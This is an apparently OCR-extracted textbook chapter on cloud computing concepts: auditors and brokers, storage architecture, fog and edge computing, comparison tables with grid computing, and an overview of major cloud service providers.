Auditor of the Cloud a cloud auditor is a third party who conducts an impartial analysis of cloud service controls in order to provide an opinion. Audits examine the objective evidence to confirm that standards are being followed. In terms of security controls (management, operational, and technical safeguards meant to protect the confidentiality, integrity, and availability of the system and its information), privacy impact (adherence to applicable privacy laws and regulations governing an individual's privacy), performance, etc., a cloud auditor can assess the services offered by a CSP.

Cloud Broker

Cloud users can no longer handle the complexity of cloud service integration. Therefore, instead of contacting a CSP directly, a cloud user may ask a cloud broker for cloud services. An organization known as the cloud broker oversees the use, performance, and delivery of cloud services and upholds the connection between cloud users and CSPs.

Three types of services are offered by cloud brokers:

- **Service Intermediation:** Offers cloud users value-added services and enhances a specific function with a particular capacity.
- **Service Aggregation:** Combining and integrating several services into one or more new services is known as service aggregation.
- **Service Arbitrage:** Similar to service aggregation, service arbitrage allows the cloud broker to select services from several agencies without requiring the aggregated services to be fixed.

Cloud Storage Architecture

Cloud storage is a network-based method of storing digital data in logical pools. A hosting firm owns several servers on which the physical storage is spread. Companies that want to store user, organizational, or application data can purchase storage space from cloud storage providers. The management of the data and its availability and accessibility are entirely the responsibility of the cloud storage providers. A web service API, cloud computing service, or any application that makes use of the API—like web-based content management systems, cloud desktop storage, or cloud storage gateways—can be used to access cloud storage services. The off-premises provider, such as Amazon S3, runs the cloud storage service.

In terms of scalability, accessible interfaces, and metered resources, the cloud storage architecture shares traits with cloud computing. It uses numerous layers and highly virtualized infrastructure to give users continuous storage services. The front-end, middleware, and back-end are represented by the three primary layers. The end-user can access the front-end layer, which offers APIs for data storage administration. The middleware layer carries out tasks like data replication and de-duplication. The hardware is implemented at the back-end layer.

Distributed resources make up cloud storage. It is consistent with data replication, extremely durable, and fault-tolerant through redundancy. Amazon S3, Oracle Cloud Storage, Microsoft Azure Storage, Open Stack Swift, and others are popular object storage systems.




Figure 19-11: Cloud Storage Architecture

Virtual Reality and Augmented Reality on Cloud

Cloud computing and Virtual Reality/Augmented Reality (VR/AR) are two of the most significant new technologies. Together, they have the potential to develop new applications and consumption patterns. For example, powerful local processing and graphics capabilities are now needed for VR/AR headsets. These headsets are expensive, as are the processing and graphics needs of the PC they are linked to. The basic computational needs of VR/AR applications can be readily met by the cloud environment if it can grant access to the types of multi-core CPU horsepower that are already available. Today, the majority of cloud-based data centers have access to the processing capacity needed for GPU applications, which are necessary for VR and AR applications.

Additionally, VR/AR applications require a faster digital engine than what is currently on the market. Rather than investing in expensive improvements for VR/AR applications, it would be sufficient to employ a cloud service to speed up basic infrastructure. Additionally, software functionality and User Interface (UI) will change quickly due to the dynamic nature of VR/AR applications. Using cloud-based delivery for these applications will give customers or end users a smooth experience. Lastly, while VR/AR applications are not widely used, they can be employed as service-based cloud models that are pay-per-use.

Fog Computing

In fog computing, storage and processing components are placed at the edge of the cloud, near data sources like application users and sensors, a decentralized infrastructure. It is a communication

architecture that uses EDGE devices to do much of the computation, storage, and communication before routing it over the backbone of the internet locally.

A type of distributed computing connects a cloud to several "peripheral" devices. Many of these devices will generate large amounts of raw data instead of sending them to cloud-based servers for processing.

Fog computing goals to reduce bandwidth requirements by sending process data rather than raw data and performing as much processing as possible with computing units co-located with data-generating devices.

Benefits

- **Low Latency** – The fog network has little to no delay in processing massive amounts of data. The computing is done more quickly because a lot of data is saved locally.
- **Better data control** – Cloud computing gives users little to no control over their data because external servers are completely cut off from local networks. Users of fog computing can manage a lot of data locally and rely on their security procedures.
- **Flexible storage system** – Fog computing does not need permanent online connectivity. The information may be kept locally or retrieved from local discs; this type of storage combines online and offline access.
- **Connecting centralized and decentralized storage** - To enable a smooth transition to totally decentralized data storage, fog computing creates a bridge between local drives and outside cloud services.

Working of Fog Computing

Nodes of fog are devices that have processing power, data storage, and an internet connection. Anywhere on a network, fog nodes can be installed. At the network edge, fog node IoT applications are ported. IoT device data is collected by fog nodes near the network edge, allowing for short-term analytics at the edge. In situations when an internet connection is unstable, fog computing can be rather helpful. The local network processes urgent requests in real-time after sending them straight into the fog. Applications for fog computing include real-time analytics, connected automobiles, smart grids, and smart cities.




Figure 19-12: Fog Computing Architecture

Edge Computing

Enterprise applications are brought closer to data sources like the Internet of Things (IoT) devices or local edge servers with edge computing, which is a distributed computing framework. It allows data to be processed at the "edge" of the network by devices in remote locations or a local server. Additionally, only the most essential data is transmitted when data must be processed in the central data center, reducing latency. Faster insights, faster response times, and better bandwidth availability are just a few of the substantial business benefits resulting from this proximity to the data at its source.

Benefits

- **No data processing delays** - The information remains at the "edges" of the IoT network and is immediately actionable.
- **Real-time data analysis** - Works well when data needs to be processed quickly.
- **Low network traffic** - Local processing is done on-site before the data is transferred to the main store.
- **Reduce operating costs** - Data management requires less time and processing resources because it goes in one direction rather than back and forth between the center and local disks.

Working of Edge Computing

Edge computing addresses three interrelated issues to enable smart applications and IoT sensors to function in real-time:

- Connecting a device from a remote location to a network
- Slow data processing due to computer or network limitations
- Edge devices that cause network bandwidth




Figure 19-13: Edge Computing Architecture

Cloud vs. Fog Computing vs. Edge Computing

Cloud computing is extended by edge computing and fog computing. The centralized architecture of cloud computing involves thousands of servers processing data in real-time. Data processing is carried out close to edge devices (IoT devices) in edge computing, which has an infinite number (billions) of virtual and hardware endpoints operating as a distributed, decentralized approach. Millions of nodes make up the fog computing infrastructure, which enables rapid and effective data processing, analysis, and storage. It is a decentralized intelligent gateway that may be placed anywhere between cloud infrastructure and a data source.

Feature	Cloud Computing	Fog Computing	Edge Computing
Speed	Access speed is faster than fog computing but depends on virtual machine connectivity.	Higher speed than cloud computing	Higher speed than fog computing
Latency	High latency	Low latency	Low latency
Data Integration	Integrates multiple data sources	Integrates multiple data sources and devices	Integrates limited data sources

Capacity	No data reduction during conversion or delivery of data.	Minimizes the volume of data transmitted to cloud computing.	Minimizes the volume of data transmitted to fog computing.
Responsiveness	Low response time	High response time	High response time
Security	Less secure than fog computing	Highly secure	Customized secure

Table 19-01: Cloud vs. Fog vs. Edge Computing




Figure 19-14: Illustration of Cloud, Fog and Edge Computing

Cloud Computing vs. Grid Computing

The client-server and distributed computing architectures are the foundation for the two most widely used computing models, cloud computing and grid computing. The primary distinctions between these two are listed in the table below:

Aspect	Cloud Computing	Grid Computing
Architecture	Based on the client-server model	Based on the distributed computing model
Scalability	Highly scalable	Limited scalability
Resource Usage	Centralized utilization of resources	Collaborative resource sharing
Flexibility	Offers greater flexibility	Less flexible

Ownership	Cloud servers are owned and operated by infrastructure providers	Grids are owned and managed by individual organizations
Services Offered	Includes IaaS, PaaS, and SaaS	Includes distributed computing, pervasive systems, and distributed information
Access Mechanism	Uses standard web protocols for access	Requires grid middleware for access
Payment Model	Operates on a pay-as-you-go basis	Usually free for users
Orientation	Service-oriented	Application-oriented
Resource Allocation	Allocates resources based on varied user needs	Offers shared computing resources
Interoperability	Limited, with potential vendor lock-in issues	High, allowing easier management and integration
Resource Pool	Provides extensive pools of resources and assets	Offers a smaller, more limited set of resources

Table 19-02: Cloud Computing vs. Grid Computing

Cloud Service Providers

A vendor known as a CSP provides customers with a selection of cloud-managed services, such as SaaS, PssA, and IaaS. Clouds can be public, private, or hybrid to deliver these services. The cloud service provider is a third-party company that establishes infrastructure as on-demand computing components. These components include applications, hardware, a database, and business intelligence.

A Cloud Service Provider's objective is to offer all these services in one place so businesses do not have to worry about maintaining them independently.

Customers of cloud service providers typically receive:

- A pool of IT resources from which they can select as needed
- An interface to access those resources
- A payment portal
- Support services

Benefits of Working with a Cloud Service Provider

Cloud service providers build and maintain an enterprise's custom IT infrastructure. Some of the main advantages they provide to their clients are as follows:

- **Security:** Security enhancements are an additional advantage of outsourcing IT services. Companies do not have to worry as much about protecting their systems from hackers or other threats because cloud service providers manage all aspects of information technology.

- **Managed data migration:** Enterprises risk disrupting business operations when they move data between in-house servers and public clouds. To ensure uninterrupted transfers, businesses work with a CSP for managed data migration.
- **Scalability:** An organization can scale up bandwidth or storage space at any time without buying new equipment or hiring more employees. When they need more resources, they must contact their provider and ask for them.
- **Availability:** Although most businesses will not experience issues with their IT infrastructure overnight, it is comforting to know that experts are available round the clock if any problem occurs.
- **Improved Customer Experience:** Many CSPs worldwide offer faster access to online content via Content Delivery Services (CDNs) as part of an integrated solution that includes managed hosting and CDN services with their customers. As a result, load times are reduced, and customer satisfaction is raised.
- **Comprehensive reporting*:*** Businesses can receive real-time usage reports from CSPs to keep track of their monthly spending and adjust expenses where necessary.

Top Cloud Service Providers

The following are the top cloud service providers worldwide in 2022 and each vendor.

Amazon Web Services (AWS)

The world's largest cloud service provider is Amazon Web Services (AWS), Amazon.com cloud computing service. The company offers over 200 fully featured services from its data centers, including databases, storage, and computing.




Figure 19-15: Amazon Web Services

Microsoft Azure

Azure, the world's second-largest cloud service provider, is part of Microsoft Corporation's Intelligent Cloud segment. Through Microsoft Azure, the company offers a consistent hybrid cloud experience, developer productivity, AI capabilities, security, and compliance.




Figure 19-16: Microsoft Azure

Google Cloud Platform (GCP)

Google Cloud Platform (GCP) is the third largest cloud service provider worldwide and offers cloud services suitable for businesses. Developers can build, test, and deploy applications on their distributed and scalable infrastructure using the service's security, data management, analytics, and Artificial Intelligence (AI) capabilities.




Figure 19-17: Google Cloud Platform

Alibaba Cloud

Alibaba Cloud is the fourth largest worldwide cloud service provider. The Alibaba Group's cloud computing unit is China's largest cloud service provider, and its primary cloud vendor is in Asia Pacific. Through Alibaba Cloud, the company provides cloud services like elastic computing, database and storage, network virtualization, large-scale computing, security, management and application services, big data analytics, and machine learning.




Figure 19-18: Alibaba Cloud

Oracle Cloud

Oracle Cloud Software-as-a-Service (SaaS) and Oracle Cloud Infrastructure (OCI) are two Cloud Services offerings made available by Oracle Corporation. The company is a cloud service provider offering infrastructure technologies like computing, storage, and networking through OCI.




Figure 19-19: Oracle Cloud

IBM Cloud (Kyndryl)

They can help enterprises optimize their use of cloud service providers by integrating services provided by independent software vendors, public cloud service providers, internal platforms, and technologies such as the Internet of Things (IoT). To accomplish this, Kyndryl has recently established brand-new strategic relationships with Google Cloud and Microsoft Azure.

